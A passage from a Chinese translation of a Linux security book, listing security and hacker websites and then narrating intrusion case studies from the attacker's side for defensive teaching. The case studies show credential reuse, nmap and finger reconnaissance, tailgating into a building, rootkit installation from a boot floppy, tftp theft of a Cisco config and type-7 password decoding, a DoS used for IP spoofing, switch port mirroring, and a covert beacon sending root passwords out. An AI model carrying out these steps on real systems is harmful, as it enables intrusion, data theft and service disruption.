| http://www.safermag.com | Security Alert for Enterprise Resources |

这里所列的关于安全问题的Web站点大多也主办可订阅的邮件列表。

C.3 安全问题和黑客 Web 站点

我们不可能列出Internet上所有的安全问题和黑客Web站点。不过,下面这些是我们自己经常使用的:

| | |
|---|--|
| http://www.sans.org | System Administration, Networking and Security |
| http://www.cert.org | Computer Emergency Response Team |
| http://www.ciac.org | Computer Incident Advisory Capability |
| http://www.securityfocus.com | 覆盖极广的漏洞数据库、自定义安全文章和安全邮件列表 |
| http://www.securityportal.com | 连向许多安全站点和文章的门户 |
| http://www.Linuxsecurity.com | 新闻、访谈、最新漏洞警报 |
| http://lwn.net | Linux Weekly News, 有一个很不错的安全栏目 |
| http://www.wiretrip.net/rfp/policy.html | Rain Forest Puppy 的 Full Disclosure Policy, 关于向开发商提交安全问题和公开安全漏洞的指南 |
| http://www.nmrc.org/faqs/hackfaq/hackfaq.html | Simple Nomad 的 Hack FAQ |
| http://archives.neohapsis.com | 包含大量安全问题和开发商列表的存档库 |
| http://www.insecure.org | Nmap、列表存档、攻击脚本和不错的安全相关文档 |
| http://www.attrition.org | 新闻、秘闻、工具下载和被黑页面镜像 |
| http://hack.co.za | 攻击档案 |
| http://www.rootshell.com | 攻击档案 |
| http://www.phrack.com | Phrack 杂志和存档, 应当阅读 |
| http://www.2600.com | 黑客季刊 |
| http://www.l0pht.com | L0pht Heavy Industries, 现在是 @stake 的一部分 |
| http://www.technotronic.com | 新闻、安全问题存档、攻击脚本等等 |
| http://www.packetfactory.net | 丰富的网络和安全工具 |
| http://packetstorm.securify.com | 可查询和下载的数据库, 内容包括黑客工具、对策和文档 |

C.4 新闻组

以前作为信息权威来源的许多新闻组,现在已经可悲地退化成喧嚣的聚会场所。Usenet上绝大部分值得注意的新闻也可以通过邮件列表或前面所列的主页得到,因此我们很少再阅读新闻组。如果你喜欢阅读它们,请准备好过滤大量信息,因为其信噪比一直在降低。下面这些新闻组现在还时不时有一些有用信息:

```
comp.os.linux.security
comp.security.*
alt.2600
alt.hacking
```

C.5 Linux 黑客大曝光 Web 站点

本书的对应站点是<http://www.hackingLinuxexposed.com>,那里可以找到本书所列的所有URL,关于所建议的安全问题、黑客和攻击脚本站点的更完整的列表和文档,本书所有代码的拷贝,以及指向其他有用书籍的链接。虽然本书的纸质版本只能在修订时变动,但我们能保持在线列表的经常更新,因此请经常查阅这个站点。

附录

D

「案例研究」

在随后的案例研究中，我们将和读者一起进入到3个准备侵入机器的黑客的大脑中。因此可以看到每次成功和失败、每个输入的命令，以及管理员怎样才能逮住他们，等等全部东西。

通过从黑客的眼睛来直接看这些东西，就可以更加清楚地了解所要面对的一切，因此也就能为实施系统防御做更好的准备。

这些案例用到的方法都可从本书找到，而且都曾实际的攻击事件，这里只是原样照搬。但我们不能提供这些攻击的真正参与者。

D.1 案例研究A

第一个案例是非常简单的入侵。目的是强调以下几点：

- ▼ 绝不应当在不可信机器上使用与可信机器同样的口令。
- 如果黑客能够访问可信机器，则访问列表并不足以防御他。
- ▲ 好的日志检查习惯有助于及早发现问题，并使系统管理员能够在出现严重后果前化解攻击。

按照惯例，这里对相关的名字做了改动。如果想知道与实际人物有关的线索，就从名字的倒序开始吧。

D.1.1 背景

Martin Sardoit 和 Clive Krahe 是两个有着广泛共同兴趣的伙伴。他们订阅相同的邮件列表，访问同一个IRC聊天室，并且浏览同样的主页。由于某些已经被他们自己忘记的原因，他们互相憎恨，只要有机会就互相在线争吵。

某个他们都订阅的邮件列表变得越来越难以管理，而且成员们决定将其改换为基于Web的通信列表。Clive决定和某些其他成员一起管理它。通信列表的一个好处是它可以提供身份认证以防止人们编造信息——这在某些经常出现煽动性话题的邮件列表中越来越常见。自然，Clive和Martin都精于此道。

在一次少有的激烈和互相贬损的在线口水战之后，Clive决定以更加直接的方式回击Martin。作为管理员，他能查看其他成员的口令。怀着希望Martin足够愚蠢以至于在通信列表和自家机器使用同样口令的热切盼望，Clive准备发动攻击。

D.1.2 侦察

Clive所做的第一件事是查看Web服务器日志以确定Martin发表文章的源机器。通过在日志中寻找与文章的发表时间匹配的记录，他就能确定Martin的源IP地址。最终他得到类似如下的日志记录：

```
276.72.99.5 - - [21/Aug/2000:18:41:28 -0700] "GET /post.cgi HTTP/1.0" 200
10132
276.72.99.5 [21/Aug/2000:18:43:57 -0700] "GET /post.cgi HTTP/1.0" 200
10131
276.72.99.5 - - [21/Aug/2000:18:46:33 -0700] "GET /post.cgi HTTP/1.0" 500
599
```

因此，Martin就是来自276.72.99.5，为了进一步确定该机器，Clive进行DNS查询：

```
clive$ host 276.72.99.5
5.99.72.276.IN-ADDR.ARPA domain name pointer proxy.example.com
```

看来Martin使用了代理，276.72.99.5根本不是Martin的机器。Clive需要进一步挖掘以找到Martin自家机器的IP地址。他回过去查看Martin过去发送的某些旧邮件，发现如下的头部信息

```
Return-Path: <martin@martin_sardoit.com>
Received: from martin_sardoit.com (box1.martin_sardoit.com[208.275.18.1])
    by mail.email_list.org (8.10.1/8.9.3) with ESMTP id e7MIEooC0555
    for <list@email_list.org>; Tue, 04 Jan 2000 11:14:50 -0800
From: "Martin Sardoit" <martin@martin_sardoit.com>
To: "Clive Krahe" <clive@better_than_you.com>
Subject: You are such an idiot
Date: Tue, 04 Jan 2000 13:27:21 -0600
```

在Received那一行，Clive看到了IP地址208.275.18.1，这很可能就是Martin的真正IP地址。

```
clive$ host 208.275.18.1
1.18.275.208.IN-ADDR.ARPA domain name pointer box1.martin_sardoit.com
clive$ host box1.martin_sardoit.com
box1.martin_sardoit.com has address 208.275.18.1
box1.martin_sardoit.com mail is handled (pri=10) by mail.isp_central.net
```

然后，Clive使用nmap以确定Martin所使用的系统：


```

clive$ nmap -O box1.martin_sardoit.com
Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/
nmap/ )
Interesting ports on box1.martin_sardoit.com (208.275.18.1)
(The 1517 ports scanned but not shown below are in state: closed)
Port      State Service
22/tcp    open  ssh
25/tcp    open  smtp
TCP Sequence Prediction: Class=random positive increments
Difficulty=396696 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14

```

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds

D.1.3 尝试登录

nmap 的输出表明该机器运行 Linux，而且只提供 Ssh 和 mail 服务。Clive 尝试连接 Martin 机器的 Ssh。

```

clive$ ssh -v box1.martin_sardoit.com -l martin
SSH Version OpenSSH-2.1, protocol versions 1.5/2.0.
Compiled with SSL (0x0090581f).
cebug: Reading configuration data /home/clive/.ssh/config
cebug: Applying options for *
cebug: Reading configuration data /etc/ssh/ssh_config
cebug: Applying options for *
cebug: Seeding random number generator
cebug: ssh_connect: getuid 1500 geteuid 0 anon 0
cebug: Connecting to box1.martin_sardoit.com [208.275.18.1] port 22.
cebug: Seeding random number generator
cebug: Allocated local port 617.
debug: Connection established.
ssh_exchange_identification: Connection closed by remote host
cebug: Calling cleanup 0x805bcc0(0x0)
clive$

```

因为在登录之前就被断开连接，Clive 猜测 Martin 使用了 TCP 封装器来限制能够建立连接的 IP 地址。这样，即便知道口令也根本没有用处，Clive 需要一台能够与 Martin 的机器建立连

接的机器。它最可能在哪里呢?

D.1.4 寻找另一扇门

对 Martin 所在的域执行 whois, 得到如下结果。

```
clive$ whois martin_sardoit.com

Domain Name: MARTIN_SARDOIT.COM
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.network_solutions.com
Referral URL: www.network_solutions.com
Name Server: NS1.ISP_CENTRAL.net
Name Server: NS2.ISP_CENTRAL.net
Updated Date: 17-jun-2000
```

看起来 Martin 以 isp_central 作为自己的 Internet 提供商, 实际上, 回顾前面得到的主机信息, Clive 发现 mail.isp_central.net 处理来自 Martin 系统的邮件。通常, 除了可用专业软件存取邮件外, ISP 也向用户提供 shell 帐号。因此, 一时兴起, Clive 想试试 Martin 在他的 ISP 那儿是否也有个帐号。

```
clive$ finger clive@isp_central.net
finger: connect: Connection refused
clive$ finger martin@shell.isp_central.net
[shell.isp_central.net]
Login: msardoit                      Name: Martin Sardoit
Directory: /home/msardoit           Shell: /bin/bash
On since Mon Aug 21 17:55 (PDT) on pts/10 from box1.martin_sardoit.com
15 hours 1 minute idle
clive$
```

看来 Martin 还真的在 shell.isp_central.net 上拥有帐号。在 finger 过之后, Clive 尝试连接:

```
clive$ telnet shell.isp_central.net
Trying 302.166.72.99...
Connected to shell.isp_central.net
Escape character is '^]'.

Welcome to shell.isp_central.net!
```

```
login: msardoit
Password: *****
Last login Tue Aug 19 03:00
msardoit@isp central.net$
```

暂停片刻以示庆祝之后，他尝试连向 Martin 自家机器的 Ssh。

```
msardoit@isp central.net$ ssh box1.martin_sardoit.com -l martin
martin@box1.martin_sardoit.com's password: *****

/-----\
 Welcome. |
 \-----/
martin@martin_sardoit.com
$
```

Clive 发了会呆，考虑如何以 Martin 的名义做些肮脏事。虽然只有几分钟，但他发呆的时间还是太长了，只能眼睁睁地看着如下内容从屏幕上蹦出。

```
Message from martin@localhost on tty1 at 12:23 ...
Get the hell off of my machine, Clive.
EOF
Connection to box1.martin_sardoit closed.
[Connection closed]
clive$
```

Clive 与 Martin 自家机器和 ISP 的连接都被切断。他试图再次进入，但口令已经被改过了。

D.1.5 驱逐入侵者

Martin 安装了 logsurfer，将其配置成在记录每次失败的 Ssh 连接时向他发送消息。通常这些都是由端口扫描引起的，他并不在意，除非一次接收到很多条。但是，这次的消息显示尝试连接的机器属于 Clive——在他们旷日持久的争吵中，他早已熟悉这个域名。因此，他转到自己的机器上，想知道 Clive 要做什么。

尽管没有发现其他端口扫描或可疑的活动，但当他发现另外一个人以自己的身份登录到机器时，很惊讶，他猜测口令被盗（责怪自己在通信列表上使用了同样的口令——很可能 Clive 就是从那儿得到的），并马上更换了自己机器的口令。

Martin 即刻又对 Clive 如何连入感到困惑，因为自己限制了能够连入的 IP。他在安全方

面仍是一个新手,但觉得做点什么总比放任自流好。于是,他开始检查Clive从何处进入系统

```
martin@martin_sardoit.com
$ last -5 martin
martin pts/6      shell.isp_centra Mon Aug 21 18:32 still logged in
martin pts/2      :0                Tue Aug 22 11:45 still logged in
martin tty2       Wed Aug 16 19:29 still logged in
martin tty1       Wed Aug 16 19:29 still logged in
martin pts/5      shell.isp_centra Sat Aug 12 17:55 - 17:59 (00:03)
```

看来Clive也进入了他的ISP。Martin也马上更换了那儿的口令(此时与在自家机器上有所不同),并准备将Clive踢下连接。

```
martin@martin_sardoit.com
$ echo "Get the hell off of my machine, Clive." | write martin pts/6
martin@martin_sardoit.com
$ ps -t pts/6
PID TTY          TIME CMD
17628 pts/6      00:00:00 bash
martin@martin_sardoit.com
$ kill -9 17628
```

在断开Clive和自己机器的连接之后,Martin又以同样方式将他踢离了ISP帐号。他怀疑Clive有足够的时间做任何感兴趣的事情。实际上,只要检查~/.bash_history,他就能发现Clive甚至连一个命令都没有输入过。但为了确保安全,Martin将系统从网上断开,然后执行侵入清理过程,检查所有重要文件的校验和,并证实Clive没有留下任何东西。

他知道Clive并不非常有经验,因此对这么容易就被他侵入感到相当羞愧。在确认Clive没有做任何坏事之后,Martin开始准备在邮件列表上的下一次口水战。

D.2 案例研究B

这个案例将详细介绍名为Chad Durkee(当然,这个名字是修改后的)的黑客侵入某个Internet服务提供商(ISP)的过程。他的目标是侵入ISP网络上的某台可用来攻击其他机器的主机。

这样做有以下几点有诱惑力的理由:

- ▼ ISP有多条冗余的Internet快速连接,即与家用拨入帐号相比,这能够使Chad发动

更多的攻击和扫描。

- ISP的许多用户在Chad看来相当缺乏安全性,但是他们位于ISP提供的防火墙之后。
- ▲ 在发出申请一个月之后,该ISP拒绝了Chad的工作请求。

D.2.1 锁定目标

发动攻击的第一步是尽可能确定潜在目标。本书曾介绍过用于勘探网络、确定机器类型和所运行服务的许多电子手段。

在这个例子中,Chad不需要做这些准备工作。他曾经向该ISP申请工作,并在一个月前进行过面试。在面试过程中,他们提了许多关于编程技巧、系统管理经验和安全技能的问题。但是,面试的信息流并不仅是单向的,在这个过程中Chad也得到了该公司的大量有用信息,包括ISP架构服务器和网络的方式。

这样做并不总是有害。为了确定潜在员工是否会喜欢这份工作,必须了解他们做事的方式,以及这是否能与公司的理念相容。因此,面试过程中的双向信息交流并不会引起面试官的警觉。

双方的对话如下:

面试官:好的,我知道你曾接触过ACME防火墙。你对它们精通到哪种程度?

Chad:还行,实际上也不是很多。老实说,用户能够做的配置很少,其ACL并不比路由器复杂多少。但是,它是我以前就职的公司惟一负担得起的防火墙。就个人而言,我更倾向于使用ipchains的Linux系统,而且它并不需要财务支出。贵公司使用那一类防火墙?

面试官:嗯,我们这儿大部分防火墙都是BrickWall 200C,但对于那些更敏感的信息,我们使用NuclearKnight 580s。

Chad:不错!我一直希望自己能够触摸到Knight,但我曾经听说它们的OS版本6.77存在一个PORT FTP漏洞,这使我有点担心。

面试官:是的,但这个问题出现不久就在下一个版本中被修正了,我们马上做了升级。

从这个对话中,面试官了解了Chad对他曾经用过的产品有很好的经验,并且对市场上的其他产品也有一定了解。但是,Chad不仅给面试官留下了深刻印象,也在不经意中得到了与网络和系统有关的进一步信息。

工作面试还包括与更多的技术和管理人员的接触,以及参观服务器机房、介绍网络。总之,Chad得到了该ISP运作情况的大量信息。

结果出来之后,他被拒绝录用(显然还有很多其他申请者,其中不乏比他更有工作经验的)。尽管在参观和面试过程中他并没有有意从ISP员工处获得敏感信息,但他仍然发现自己

已经掌握了很多有用的材料。

D.2.2 勘探网络

他对网络进行大量扫描，寻找想要进入的机器。他最感兴趣的是监控主机。从那次例行参观中他了解到，该主机惟一的功能就是检查服务（如Web服务器、FTP服务器和数据库）的启动以及是否运行于正确的机器中。因此，它显然必须与所有被监控的机器都有网络连接。此外，它也和某个安全主机位于同一网络，该主机可能也很有用。由于ISP配置了许多防火墙，这个主机很难通过网络进入，但一旦进入，就能找到一个金矿。

D.2.3 进入

Chad确定最好的办法是进入相应建筑物，物理访问该主机。他已经知道了房间的布局，也知道所使用的某些安全措施。

公司的大门由钥卡（card-key）控制，他知道自己没有可能获得这个东西。但是，他认为尾随清洁工一起进去会相对容易一些。当晚他将车停在公司外，发现清洁工在晚上8点进入。他们没有统一着装，但戴有徽章。他们也没有钥卡，但按铃后就有某个夜班员工开门让他们进入，这个人可能是做第二班的NOC职员。当晚，他们在3个小时之后离开。

当他们在楼内时，Chad注意到他们公司的货车，并把名字记录下来。第二天他去了他们的办公室，并跟随在看起来做完日班的员工后面进入到里面。他们带领他进到了放置工时卡和徽章的房间。Chad找到一张几个星期未被使用的工时卡（可能属于某个休假或离职的员工），并得到了相应的徽章。

第二天晚上，在清洁工进入ISP公司15分钟后，他自己按响了门铃。他携带着一个包和真空吸尘器（从清洁公司没有加锁的卡车上拿来），NOC技术员只是看了他一眼，并认为他仅仅是一个迟到的清洁工而已。

D.2.4 进入服务器机房

现在他可以相当自由地在楼内行走了，第二步是进入服务器机房。门仍然由钥卡保护，但也有一把别的锁，大概用于电子钥匙系统失效的非常情况。根据面试过程，他了解到哪些人是这里的管理员，以及谁最可能有这间房间的钥匙。

尽管办公室是开着的，但多数的上层抽屉（通常可以在这里找到钥匙）都是锁着的。仅有的几个未锁的抽屉中没有与服务器机房相配的钥匙。但是，其中有一把看起来是抽屉钥匙。

他在别的办公室试这把钥匙，确实打开了另一个系统管理员房间里的某个抽屉。里面有服务器机房的钥匙。这一切简直太简单了。

D.2.5 侵入监控主机

Chad在Internet的某台机器上准备了许多自动攻击脚本和rootkit以供下载。他想先找一找有没有人忘记退出系统登录（包括所有虚拟tty），如果有，则从自己准备的机器上下载文件，并尝试获得root权限以隐藏踪迹。在家里的测试中，所有这些通常能够在5分钟内完成。

但是，当他走近目标机器时，很沮丧地发现没有与之相连的键盘和显示器。显然，公司在面试之后又在其上安装了控制台服务器，而现在控制台访问的惟一方法是通过串口连向终端服务。

这对Chad并没有太多的延误。他打开带来的很难区分类型的包，从中取出笔记本电脑，并将终端线缆与笔记本的串口相连。不幸的是，没有人忘记退出登录，因此他不能去下载攻击脚本。当然，他不会浪费时间去做无谓的口令猜测。

在包里还有一张为这种情况预备的3.5寸磁盘。这是Linux启动软盘，其工作流程如下：

1. 从软盘启动一个精简的Linux内核。
2. 加载硬盘文件系统。
3. 在机器中安装某些自己编写的超小型rootkit。
4. 根据机器的实际配置来配置网络。
5. 从Internet主机下载较大型的rootkit。
6. 清空软盘。
7. 将机器的系统配置和安全文件复制到软盘，也许以后会有用。
8. 重新从硬盘启动机器。

因为管理员没有将BIOS配置为只允许从硬盘启动，所以很容易完成这些步骤。但这不是一个最好的解决方法。因为Chad必须重启机器以从软盘启动。因为CTRL-ALT-DEL未能见效，他直接开关了电源（不大光彩但快捷）。经过注视着系统从软盘启动、对硬盘略作访问、简短查看交换机的网络使用情况、再次对硬盘略做访问、再次重新启动一系列动作后他取出软盘，放入包内，然后面无表情地离开了大楼（忘记了借来的真空吸尘器）。

D.2.6 研究被侵入的主机

Chad所安装的rootkit中，有一个专门连到他的Internet主机，并允许他在被侵入的机器上

以root身份直接输入命令。在到家之后,他看到了这个连接,很高兴,现在就能以root身份做想做的任何事情了。他通过这个连接所做的所有事情都不会被记录到日志,也不能通过标准ps/w/top命令看到。他的rootkit安装得相当成功。

他已经达到了主要目标:获得ISP的某台机器的root权限,以便将来在攻击其他机器时隐藏踪迹。但是,这并不是说他不能去控制该网络上的另一台机器。如果他侵入到那里的另一台机器,那么当第一台机器被发现时,至少还有一个备份。对于黑客或系统管理员而言,了解机器的邻近情况,总是一个好习惯。

他对邻近的机器进行扫描,并发现其中大部分只运行了最必要的服务——若干Linux服务器、一些NT机器,以及Solaris主机。

他向机器上传了几个嗅探软件,因此能够看到它连接的网络的运行情况。但是,在嗅探时他只看到了广播数据包和目的地址为当前主机的数据包。因此,这台机器连向的是交换机,意味着除非重新配置交换机以向它发送所有数据包,否则就不能实现任何嗅探。他使用nmap扫描整个网段,发现确实有一台机器看起来像是Cisco交换机。他尝试telnet上去,但是被立刻切断。

Chad尝试重新配置交换机以使交换机向他发送所有数据包。但是,交换机看起来设置了口令,也就是说他必须劫持现有的连接。因为他怀疑不会有人在登录上交换机后长时间停留(特别是多数交换机设置了较短的超时,发呆时间超过该时间就被踢出),所以这么做要有很大的耐心。

相反,他回想起某几个面试问题。和他交谈的系统管理员提到了网络环境中“更改控制”的重要性——任何机器所做的改动都被保存在cvs库或其他格式中。因为Cisco产品允许管理员经由tftp读写,Chad猜测管理员先在某个UNIX主机修改文件,然后将之上传到交换机。这实际上是一个很常见的方法,在以前的工作中,Chod自己也用过。

如果他能获得配置信息,就可能确定口令和允许连接到交换机的主机。在nmap扫描过程中,他看到某个本地机器运行了tftp服务器,于是尝试了保存交换机配置可能用到的一大串文件名,以便能够下载配置:

```
monhost # tftp tftphost
tftp> get switch.cfg
tftp> get cisco.cfg
tftp> get cisco.net
tftp> get switch-a10-c95
tftp> get switch-a10-c95.config
tftp> get switch-a10-c95.boot
...
```


在获得这个文件之后(文件名是192-1-295-2.cfg, 对应于机器的IP地址), 他注意到只有两个主机能够连接交换机。其一是安全主机, 另一个是192.1.295.15。此外, 他也很幸运地看到了如下配置:

```
hostname switch-a10-c95
!
enable password 7 120A321E454324
!
ip domain-name internal_net.the_isp.com
```

Cisco 提供了多种口令加密选项。在本例中, 使用的是“password 7”, 即不进行加密仅仅进行乱序编码。人们只需对乱序串(120A321E454324)执行逆算法, 就能够得到实际的口令, 在这个例子中, 口令是“sWi7 (H)”。

提示

这并不是Cisco的默认配置。默认情形所用的口令以MD5方式保存。管理员可能认为这个交换机不是那么重要, 而仅仅从别的机器剪切和复制过来一个口令。如果使用Cisco产品, 应尽可能使用secret 5加密而非password 7。

为访问交换机, Chad需要伪装成这两个被允许连接的机器之一。因为它们都位于本地网络, 因此他能直接给自己的机器分配相应的IP地址。但是, 因为使用相同的IP, 真正的机器会干扰他的连接。所以, 他不得不采取措施来抑制这种干扰的发生。

他的计划是对将被伪装的机器实施拒绝服务攻击, 使之从网络上断开足够长的时间, 以便于自己使用其IP地址来修改交换机设置。但是, 他有理由相信任何对安全主机的DoS都会导致成吨的安全警告。他必须寄希望于另一台机器不那么重要或安全。

此时, 他得益于对目标机的正确选择: 作为监控主机, 该机器上拥有一个数据库, 记录了所监控的主机和端口的相关信息。而且, 每条信息都有很好的注释。为尝试确定192.1.295.15是做什么的, 他只需直接在这台已侵入机器的数据库中查找相应的记录即可。

根据注释, 192.1.295.15惟一的功能就是时间服务器。数据库同时也表明还存在着10个其他的时间服务器。因此漏掉一个不会出什么问题, 他修改了监控主机的配置, 使其根本不再检查那个时间服务器, 以避免产生任何警告。

他往监控主机上传了若干DoS工具, 一起对时间服务器发起攻击。他注视着ping的响应越来越慢, 直到最后几乎停止。

```
nonhost# ping -i 5 timeserver
PING timeserver (192.1.295.15) from 192.1.295.89 : 56(84) bytes of data.
```

```

64 bytes  from 192.1.295.15: icmp_seq=0 ttl=115 time=8.9 ms
64 bytes  from 192.1.295.15: icmp_seq=1 ttl=115 time=50.0 ms
64 bytes  from 192.1.295.15: icmp_seq=2 ttl=115 time=552.8 ms
64 bytes  from 192.1.295.15: icmp_seq=3 ttl=115 time=4423.2 ms
64 bytes  from 192.1.295.15: icmp_seq=5 ttl=115 time=7726.0 ms
64 bytes  from 192.1.295.15: icmp_seq=9 ttl=115 time=87582.7 ms

```

在有效地断开这个时间服务器之后，他为监控主机设置了相应的虚拟 IP 地址，并使用 netcat 连向交换机，该程序允许他指定所要的源 IP 地址。

```

monhost# ifconfig eth0:1 192.1.295.15 up
monhost# nc -s 192.1.295.15 switch-a10-c95 23
Password:
switch-a10-c95# conf t
switch-a10-c95# interface fastEthernet 0/18
svc-lan(config-if)#port monitor fastEthernet 0/1
svc-lan(config-if)#port monitor fastEthernet 0/2
...
svc-lan(config-if)#port monitor fastEthernet 0/32

```

注意

读者可能想知道我们为什么如此详细地讨论这个非Linux系统。除了直接回答“为什么？”，我们认为必须强调Linux并不是黑客惟一的竞技场。配置前述交换机是黑客获得更多信息所必经的一步，即便这并不直接与Linux系统相关。只有在这些信息的基础上，他才能展开进一步的入侵。请记住，系统的安全性并不仅仅依赖于自己，而且也与周围的系统相关。

现在，Chad不需要再使用时间服务器的IP地址，因此他关闭了拒绝服务攻击工具，并使用 ifconfig 命令停止所设的虚拟 IP 地址。大概5分钟之后，时间服务器恢复正常，重新连上网络，之后他恢复监控主机对时间服务器的监控设置。

D.2.7 嗅探网络

现在Chad就能得到所有经由该网络的数据，了解在其上发生的事情，这使他能更好地确定下一步攻击。

如他所想象的那样，某些非常秘密的数据流与安全主机相关。它周期性地发出许多短暂的 Ssh 连接，看来可能是连向目标并运行相应进程、复制日志文件或进行类似活动的 cron 任

务。因为这些数据流是加密的，他并不能了解其内容，但如果能知道安全人员的兴趣，那通常会更有用。

此外安全主机也发出许多rsh连接。同样，他们的生存期也都很短。其中大部分都只是搜集信息（运行如ps、vmstat、df等命令）。很可能相应的连接目标方没有安装sshd。其中的某些根本就不是UNIX机器，例如，运行在专用硬件上的NFS服务器。

这些并不是有用信息的惟一来源。安全主机从交换机、路由器和某些SNMP应用程序及服务器接收大量的SNMP信息。Chad发现其中大部分使用SNMP的机器没有安装ACL，因此他可根据嗅探来的方法直接与这些服务器联系，以搜集同样的SNMP信息。这些信息包括操作系统、打开的网络套接字、正在运行的进程以及当前登录等。

大概Chad能嗅探到的最有用的安全主机流量就是syslog输出。显然防火墙、路由器、入侵监测系统都把syslog输出到安全主机。因为这些信息没有经过任何加密，所以他能直接看到所有这些东西。

D.2.8 监视日志

记住，Chad的主要目标是在这里占领一台能够攻击其他系统的机器。但是，他不想泄露自己是在这里。许多攻击可能会在防火墙或入侵监测系统产生大量警告。因为他正在嗅探网络，所以可以了解哪些行为会被记录而哪些不会。

Chad开始对某个知名的外部主机实施极其缓慢的端口扫描攻击，并监视发往安全主机的日志信息。他想测试出所有不会生成警告的对外攻击方法。当然，他不想在攻击时使用监控主机自己的地址，不然侵入就会被发现。因此，与前面冒充时间服务器的做法类似，他以与实际主机无关的某个以太网址设置了一个新的虚拟IP地址。他以这个伪造的IP地址发出所有攻击，并在其中某些数据包中使用源路由。

事实显示他的对外攻击并没有引起太多的警告。但是伪装成外部地址的尝试都失败了。相应的数据包不能流到网络之外，并且入侵监测机器通过安全主机把这类尝试都记录到日志中。这就看出使用伪造地址和以太网址的好处，它使Chad不会很快被发现。

作为对照，他从外部对时间服务器进行了若干快速攻击，发现马上就产生了警告。这样，他有理由相信系统管理员并不像监控入连访问那样监控出连访问。因此，这是一个对新机器发动攻击的非常合适的主机。

D.2.9 关闭嗅探

如果管理员登录到交换机时碰巧注意到监控主机对应的端口接收所有流经其他以太网端口的所有数据包，他们就会怀疑某些地方出了差错，并调查交换机和监控主机。因此，将交换机恢复到原来的设置对Chad而言非常重要。

也就是说Chad不能再嗅探网络，但是隐藏踪迹以免被注意比拥有这个能力更为重要。有必要的話，他能够再次设置嗅探，但如果始终处于嗅探状态，则实在太危险了。现在，他已经保存了所有监听到的数据包，以供稍后分析。他也已经确定了哪些攻击会被记录到日志，以及哪些攻击能自由穿越出去。

因此他像第一次那样又登录到交换机，对时间服务器实施DoS攻击，借用其IP地址，登录交换机，恢复原来的设置。

D.2.10 现在，到哪里去

尽管他没能鼓起勇气去尝试攻击安全主机，但Chad还是进入了周围的某些机器，包括几乎每个Web服务器。某些Web服务器处理信用卡交易，他从其上搜集到大约1200个有效的信用卡号码。虽然他不会去使用其中任何一个（以前他在使用偷来的信用卡信息时，曾经由于未能很好掩盖踪迹而被发现），但当把它们都保存到自己的硬盘里时，他还是有一种抑制不住的成就感。

他的对外攻击取得巨大成功。高速带宽意味着能迅速扫描网络，从而能更快地发现潜在攻击目标。从ISP的监控主机，他找到那些运行已知漏洞的软件的主机，并对它们发起针对性攻击，成功之后就在其上安装一些自己编写的rootkit，稍后再从另一台已被侵入的机器来访问它们。

Chad成功使用监控主机长达3个多月而未被发现。看来，安全问题必须是一个永无止境的过程。尽管许多公司也这样主张，但并不能够贯彻到实际运作中，这个ISP就是这样。在某次例行安全审计中，当公司的内部系统管理员和外部合作方在查看安全防范措施时，注意到自己没有监控自内向外发动的攻击。在他们设置必要的规则以检查这类活动时，发现了Chad的对外攻击。

Chad为了避免被过早发现，已经很不情愿地停止了嗅探，所以不能看到相关的syslog消息，从而也不知道他们已经对网络做了这类设置。但是ISP的系统管理员不知道怎样对付这种情况。尽管他们有日常审计，但之前他们并未制定实际的安全策略和相应危机处理过程。因

此,每个管理员都挨个尝试,看看自己能不能确定在监控主机上到底发生了什么事。

D.2.11 追逐

Chad对监控主机所做的修改彻底隐藏了他的进程、网络活动和文件,甚至root也不能发现它们,因为这些改动直接编译进了他所安装的内核模块和内核中。但是,机器自身对外的网络活动,他还是无法隐藏。他所发送的每个数据包仍然必须穿越网络硬件(本地交换机、路由器和防火墙等),而且管理员正在关注它们。

在发现攻击来自监控主机之后,管理员对其进行了检查,以发现所运行的进程。当然,他们看不到任何异样的东西,但Chad注意到系统中出现了比平常要多的登录,其中的绝大部分进入之后就su为root,并运行top、ps和find/等命令,所有这些都表明他的行动已经被怀疑了。

Chad没有继续冒被发现的风险,他选择了逃离。他删除了所有自己的文件,关闭了监控主机对他外部机器的出连连接,不再以任何方式使用监控主机。他的行动结束了,而系统管理员也失去了所有线索。但是,Chad现在已经控制了40台新近侵入的机器,它们散布在Internet上。

D.2.12 离开,但并非永远

ISP没有发现Chad。在那天退出登录之后,Chad再没有尝试使用监控主机,而且也没有任何迹象表明他们已经找到了他的踪迹。

显然,他们也没有找出Chad所做的所有修改。在每月指定的某天,监控主机都会向Internet上的某个主机发送一条看似普通的邮件回退信息,它所编码的内容详细列出了主机IP地址、root和其他用户口令、所监听的端口和获得即时root权限所必需的魔法串等信息。

D.3 案例研究C

这个案例将详细介绍某个黑客进入外部防卫森严的公共Web服务器曾用过的方法。在多数情形下,在尝试之后,黑客都会停止骚扰这个机器而转向较为容易的目标。但是这个黑客对它产生了某些兴趣,因此决定实施攻击。

这个案例详细列出了入侵的每个步骤,并涉及到本书的所有要点。

D.3.1 扫描机器

这是黑客发动攻击的第一步，是对目标 `www.example.org` 实施直接的 `nmap` 扫描：

```
hackerbox# nmap -sS -O www.example.org
Starting nmap V. 2.54BETA1 by fyodor@insecure.org
( www.insecure.org/nmap/ )
Host www.example.org (172.18.29.200) appears to be up ... good.
Initiating TCP connect() scan against www.example.org (172.18.29.200)
Adding TCP port 25 (state open)
Adding TCP port 443 (state open)
The TCP connect scan took 139 seconds to scan 1525 ports.
For OSScan assuming that port 443 is open and port 110 is closed
and neither are firewalled
```

```
Interesting ports on www.example.org (172.18.29.200):
(The 1519 ports scanned but not shown below are in state: filtered)
```

| Port | State | Protocol | Service |
|------|-------|----------|---------|
| 25 | open | tcp | smtp |
| 443 | open | tcp | https |

```
TCP Sequence Prediction: Class=truly random
                        Difficulty=99999999 (Good luck!)
```

```
No OS matches for host (If you know what OS is running on
it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```

```
TCP/IP fingerprint:
```

```
TSeq(Class=TR)
```

```
T1 (Resp=Y%DF=N%W=400%ACK=S++%Flags=BAR%Ops=WNMETL)
```

```
T2 (Resp=Y%DF=N%W=400%ACK=S%Flags=AR%Ops=WNMETL)
```

```
T3 (Resp=Y%Df'=N%W=400%ACK=S++%Flags=UAPR%Ops=WNMETL)
```

```
T4 (Resp=Y%DF=N%W=400%ACK=S%Flags=AR%Ops=WNMETL)
```

```
T5 (Resp=N)
```

```
T6 (Resp=Y%DF=N%W=400%ACK=S%Flags=AR%Ops=WNMETL)
```

```
T7 (Resp=Y%DF=N%W=400%ACK=S++%Flags=UAPR%Ops=WNMETL)
```

```
